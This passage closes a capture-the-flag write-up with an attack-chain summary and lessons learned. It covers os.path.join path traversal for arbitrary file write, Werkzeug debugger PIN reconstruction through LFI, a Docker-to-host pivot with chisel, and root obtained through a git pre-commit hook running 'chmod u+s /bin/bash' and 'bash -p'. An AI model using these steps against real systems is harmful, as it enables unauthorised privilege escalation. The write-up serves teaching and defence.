                          └─> Gitea login (dev01) → id_rsa → ssh dev01 (HOST) + user.txt
                                └─> cron git-sync (root) → pre-commit hook → chmod u+s /bin/bash
                                      └─> bash -p → root.txt
Lessons learned
os.path.joinis a classic Python trap: if a user-controlled component starts with/, it discards the base. Passing the uploaded filename straight intoos.path.joinallows arbitrary write (here, overwriting the app's own code).- Leaked source code changes everything. A
source.zipwith a.gitreveals branches (dev), history and credentials invisible in production. Always check every branch (git log --all,git show). - The Werkzeug debugger PIN is reconstructible, not a barrier: an LFI reading a few files (
boot_id,cgroup, MAC, user) regenerates it. Never leave Flask in debug mode in production. - Root in Docker isn't the host's root. Recognising the gateway (
172.17.0.1), enumerating its ports and forwarding with chisel is the container pivot pattern. - git hooks turn an automated
git commitinto code execution. If a privileged process commits over a repo you can write to, apre-commitis RCE as that user.